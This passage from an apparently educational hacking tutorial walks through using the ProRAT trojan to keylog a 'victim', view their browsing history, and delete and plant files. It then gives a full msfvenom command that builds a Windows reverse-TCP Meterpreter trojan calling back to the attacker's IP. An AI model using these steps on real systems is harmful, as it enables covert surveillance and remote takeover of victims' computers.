
Step 10: Click on '**PC info'** and select '**System Information tab'** to see victim's PC information, also click on **'Last visited 25 web sites'** and see the last few visited websites of the victim.







Step 11: Now click on the **'key logger'** option, when the user types any data in the machine, it will be logged in to ProRAT, and hackers can see the information they entered in the machine, click on **'read log'** option to see the captured keystrokes.

You can see the key logs entered by the user in their machine as shown in the following screenshot.






Step 12: Now we will try to delete a text file form the user machine using ProRAT Trojan. Click on '**List Drives'** tab and go to the C drive and go to desktop (C:\Users\Kumar\OneDrive\Desktop) and select the file that you want to delete (here 'New Text Document') and click on **'Delete'** tab as shown in the following screenshot.





You can see that the **New_Text_Document** got deleted from the user's(victim) desktop.

Step 13: Now we will create a new folder by uploading a file containing our message into the victim machine's desktop. Let's first create our text file containing a message for the user of the victim machine.





Now you can create a directory by clicking on 'Create a Directory' and paste your file inside that folder and upload any malicious file or you can send a text file directly by clicking on '**upload'** tab and selecting the file to upload as we have done below:
We are directly sending a text file in order for the user to see the text directly by 'double click' on it as shown below.





Now as you can see on the victim's machine a text file is created without their notice and we have successfully uploaded our text file containing our message for the user, now when the user opens it, they can see our text message telling them that they are hacked.





In this way, hackers can easily hack the user machine if the victim's machine is not secured and there are open and unused port numbers.


Use the Metasploit framework to hack Windows 10 system by creating Trojan

On Kali Linux, use **msfvenom** to create a malicious file(trojan) with **.exe** file for the reverse TCP connection to windows operating system.

Step 1: In Kali Linux, execute the command **'msfvenom -h'** to learn about various options msfvenom offers.


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe
-o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: pay
loads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --
list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced
 and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to
list)
```

Step 2: Now list all the payloads msfvenom has, to determine which payload you want to use, use command as follows:



Now choose the payload that you want to deploy in our target machine, here we have selected **'windows/x64/meterpreter_reverse_tcp'** as our payload.

Step 3: We will be needed our attacker's IP address to set it in our payload, open another terminal and check it's IP address using **'ifconfig'** command.




Step 4: Now let's make a directory in Desktop for our payload, use command as shown in the following screenshot.

Step 5: To set the variables to the payload, use the following command and set variables:


msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.1.6 LPORT=5555 -f exe > session.exe

here,
-p --> payload name
-f --> format of payload, here .exe file format is used




